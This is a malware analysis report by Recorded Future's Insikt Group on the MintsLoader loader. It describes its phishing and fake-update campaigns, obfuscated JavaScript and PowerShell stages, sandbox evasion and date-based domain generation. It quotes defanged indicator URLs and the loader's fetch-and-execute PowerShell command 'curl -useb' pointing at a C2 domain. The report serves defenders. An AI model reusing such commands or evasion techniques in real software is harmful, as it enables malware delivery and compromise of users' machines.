
CYBER
THREAT
ANALYSIS

Recorded Future®

By Insikt Group®

April 29, 2025



Uncovering MintsLoader With Recorded Future Malware Intelligence Hunting

MintsLoader employs advanced evasion techniques, including sandbox detection, virtual machine detection, and a domain generation algorithm (DGA) that creates daily-changing C2 domains based on the system date.

Its prominent use by threat groups such as TAG-124 and SocGholish demonstrates increasing specialization in the cybercriminal ecosystem.

The malware uses a sophisticated, multi-stage infection chain leveraging heavily obfuscated JavaScript and PowerShell scripts to evade detection and facilitate persistent compromise.

Executive Summary

MintsLoader, a malicious loader, was first observed in multiple phishing and drive-by download campaigns as early as 2024. The loader commonly deploys second-stage payloads such as GhostWeaver, StealC, and a modified BOINC (Berkeley Open Infrastructure for Network Computing) client. MintsLoader operates through a multi-stage infection chain involving obfuscated JavaScript and PowerShell scripts. The malware employs sandbox and virtual machine evasion techniques, a domain generation algorithm (DGA), and HTTP-based command-and-control (C2) communications.

MintsLoader has been observed being used by various threat groups; however, operators of TAG-124 (also known as LandUpdate808) have used it extensively. The loader is deployed through multiple infection vectors, including phishing emails targeting the industrial, legal, and energy sectors (TAG-124); compromised websites impersonating browser update prompts (SocGholish); and invoice-themed lures distributed via Italy's PEC certified email system.

MintsLoader's use of obfuscation complicates static detections such as YARA rules, its use of DGA-based C2 infrastructure makes it difficult to maintain up-to-date watchlists or blocklists, and its anti-analysis techniques complicate host-based detections that rely on sandboxes or virtualization. But Recorded Future's Malware Intelligence Hunting identifies new MintsLoader samples and associated C2 domains and provides an up-to-date list for blocklists or threat hunting.

MintsLoader's persistent use of obfuscation, sandbox evasion, and adaptive infrastructure likely ensures its continued presence within the malware ecosystem, likely leading to increased use by additional threat actors. The malware's role as a versatile delivery mechanism reflects the increasing professionalization and specialization within the cybercriminal community. While this growing sophistication benefits threat actors by enabling more resilient and efficient operations, it may simultaneously provide opportunities for defenders to identify and disrupt malicious activity more effectively and at scale.

Key Findings

- MintsLoader's second-stage PowerShell script uses sandbox and virtual environment evasion techniques, reducing its susceptibility to automated analysis and increasing its likelihood of bypassing dynamic detection tools.
- MintsLoader's use of a DGA to generate daily C2 domains based on the system date complicates infrastructure monitoring activity and domain/IP-based detections.
- Recorded Future's Malware Intelligence Hunting provides up-to-date C2 domains and other artifacts related to MintsLoader that would otherwise be hard to track due to its dynamic infrastructure.
- Insikt Group shows that GhostWeaver is the primary payload deployed by MintsLoader across observed campaigns.
- GhostWeaver's self-signed X.509 certificates are similar to those of AsyncRAT and variants of AsyncRAT, leading to initial false associations with other malware families such as AsyncRAT.

Background

Orange Cyberdefense first detected MintsLoader in widespread distribution campaigns between July and October 2024. Insikt Group identified earlier campaigns in February 2024, based on Palo Alto's Unit42 analysis of a SocGholish infection.

The loader consists of JavaScript (stage one) and PowerShell (stage two) scripts retrieved from multiple DGA-based domains. The name "MintsLoader" is derived from its distinctive use of the URL parameter `s=mints[NUMBER]` (for example, `s=mints11`). MintsLoader is typically observed in campaigns delivering secondary payloads such as GhostWeaver, StealC, and the Berkeley Open Infrastructure for Network Computing (BOINC) client.




Figure 1: *MintsLoader profile (Source: Recorded Future)*

While MintsLoader is believed to be used by multiple threat actors, TAG-124 (also known as LandUpdate808) infections have frequently been observed deploying MintsLoader. Additionally, threat actors using SocGholish were early adopters of MintsLoader, resulting in the initial assessment of MintsLoader campaigns as being exclusively associated with SocGholish. For example, in February 2024, Palo Alto's Unit42 released indicators linked to SocGholish (**Figure 2**); however, Insikt Group's analysis indicates that the URLs identified as delivering AsyncRAT also align with known MintsLoader URL patterns.

```
TRAFFIC FOR FILES TO INSTALL ASYNC RAT:

- 49.13.65[.]235 port 80 - pbvzje4[.]top - GET /f15.svg
- 167.71.107[.]109 port 80 - bjlkchhaaigceke[.]top - GET /b%20jzioh%20h.php?s=515
- 167.71.107[.]109 port 80 - bjlkchhaaigceke[.]top - GET /tx5lm7djyqhtr.php?id=DESKTOP-WIN10PC&key=74054124168&s=515
```

MintsLoader

Figure 2: *Palo Alto SocGholish infection IoCs (Source: Recorded Future)*

Similarly, in July 2024, Huntress Labs reported a SocGholish infection delivering a BOINC client. Notably, the URL used to download the BOINC matches known MintsLoader URL patterns. **Figure 3** shows a high-level overview of the threat actors that use MintsLoader.




Figure 3: *Threat actors' use of MintsLoader (Source: Recorded Future)*

Below are recently reported campaigns involving MintsLoader.

MintsLoader and Kongtuke/ClickFix pages

In early 2025, security analysts observed a phishing campaign delivering MintsLoader as a first-stage loader. Phishing emails (targeting the energy, oil and gas, and legal sectors in the US and Europe) carried either a malicious JavaScript attachment or a link to a fake "Click to verify" web page. **Figure 4** shows examples of ClickFix pages.




Figure 4: *Examples of ClickFix pages (Source: https://www.hhs.gov/)*

In both cases, the result was the execution of MintsLoader's PowerShell-based second stage on the victim's machine. This loader pulled down the final payloads, notably the StealC infostealer and a modified BOINC client build. The campaign leveraged fake CAPTCHA verification pages (ClickFix/KongTuke lures) to trick users into executing a copied PowerShell command, which downloaded and ran MintsLoader (**Figure 5**).




Figure 5: *MintsLoader ClickFix infection chain (Source: Recorded Future)*

Other infection chains in this campaign delivered MintsLoader via a downloaded '`Fattura########.js`' file (Italian for "invoice") that victims opened, leading to the same PowerShell loader execution. Researchers at eSentire's Threat Response Unit reported this campaign and noted the threat actors' focus on industrial and professional services targets across North America and Europe.

SocGholish "FakeUpdates" Campaigns

Multiple reports indicate (1, 2) that the SocGholish (FakeUpdates) threat actors incorporated MintsLoader into their operations. Starting around July 2024, SocGholish infections from compromised websites showed infection chains installing the BOINC-distributed computing client via MintsLoader.

In this drive-by campaign, shown in **Figure 6**, victims browsing legitimate but compromised sites encountered fake browser update prompts (often originating from an `update.js` script). If run, the malicious JavaScript fetched an obfuscated MintsLoader payload, kicking off a multi-step PowerShell sequence.

Figure 6: *MintsLoader fake updates example (Source: TRAC Labs)*

Huntress Labs documented two parallel outcomes: one branch resulted in a fileless AsyncRAT running in memory, while the other led to a stealth BOINC installation under attacker control. The BOINC deployment was notably modified and configured to connect to a malicious C2 rather than the standard BOINC server.

In some cases, the GhostWeaver PowerShell backdoor (tracked by Mandiant as UNC4108) was also delivered via MintsLoader, providing attackers with a persistent foothold and a platform to load additional plugins.

Invoice Phishing in Europe

Another MintsLoader campaign in late 2024 targeted European organizations via invoice-themed phishing emails, an example of which is shown in **Figure 7**. Spam messages leveraged Italy's PEC (certified email) system to add legitimacy and lured recipients into opening attached JavaScript files masquerading as invoices. The Spamhaus research team dubbed this the "PEC invoice scam" and highlighted how the attackers abused trusted email channels to bypass security checks. This campaign was noted for "stealing time, money, and trust from businesses."

Figure 7: *PEC phishing email (Source: Spamhaus)*

Technical Analysis

MintsLoader uses a multi-stage execution chain involving JavaScript and PowerShell, with each stage employing obfuscation to hinder analysis. Although MintsLoader functions solely as a loader without supplementary capabilities, its primary strengths lie in its sandbox and virtual machine evasion techniques and a DGA implementation that derives the C2 domain based on the day it is run. These features significantly complicate static analysis and host-based detection. Despite this, its C2 communications occur over HTTP, which provides a reliable vector for detecting and identifying new samples. **Figure 8** provides the high-level capabilities of MintsLoader.




Figure 8: *MintsLoader high-level capabilities (Source: Recorded Future)*

This analysis of MintsLoader includes details on the first- and second-stage payloads and MintsLoader infrastructure.

MintsLoader Attack Chain

MintsLoader is commonly delivered via phishing emails containing links to KongTuke or ClickFix pages. When executed, these pages retrieve and run the first stage of JavaScript. The JavaScript is heavily obfuscated, and execution leads to running a PowerShell command to download and execute the second stage of MintsLoader, as shown in **Figure 9.**

Figure 9: *First stage of MintsLoader infection (Source: Recorded Future Malware Intelligence)*

This second stage conducts environment checks to determine whether it is running in a sandbox or virtualized setting. Next, the script uses a DGA to produce the next C2 domain. MintsLoader then attempts to contact the generated domain to download the final payload, such as GhostWeaver, StealC, or the BOINC client. **Figure 10** shows a high-level overview of this attack chain.




Figure 10: *Common MintsLoader infection chain (Source: Recorded Future)*

Stage One: JavaScript

The initial stage of MintsLoader consists of a JavaScript file that executes a PowerShell command to retrieve the second stage. The script is heavily obfuscated using junk comments, non-readable variables and function names, character replacement, and string encoding (**Figure 11**). Insikt Group found 141 MintsLoader stage one samples using data derived from Recorded Future Malware Intelligence Hunting (**Appendix A**).

Figure 11: *MintsLoader stage one obfuscated JavaScript (Source: Recorded Future)*

The core function of the stage one JavaScript payload is to run a PowerShell command that executes the command `'curl -useb http://[domain]/1.php?s=[campaign]'`, which downloads and executes the second stage. When '`curl`' is used in PowerShell with the option '`-useb`', it is an alias for `Invoke-WebRequest`, and the program cURL is not actually used to make the HTTP request.

Insikt Group identified three distinct versions of the stage one loader, all of which employ the same JavaScript obfuscation techniques but differ in implementing the deployed PowerShell.

The first variant executes the PowerShell command in clear text, with the C2 domain hard-coded, as shown in **Figure 12.** This variant is seen in "mints13" and "flibabc11" campaigns.

Figure 12: *Clear text stage one PowerShell command (Source: Recorded Future Malware Intelligence)*

In the second variation, the PowerShell command is obfuscated using character replacement. The C2 domain is still hard-coded, and an alias for the `curl` command is used instead, but the object is still to download the next stage (**Figure 13**). This is the most widely used variant across the campaigns: "flibabc21", "flibabc22", "mints11", "mints13", "mints21", and "mints42".

Figure 13: *Clear text stage one obfuscated PowerShell command (Source: Recorded Future Malware Intelligence)*

The third variation encodes the command in Base64 (**Figure 14**). Insikt Group has seen this method used with the older campaign "mints13".

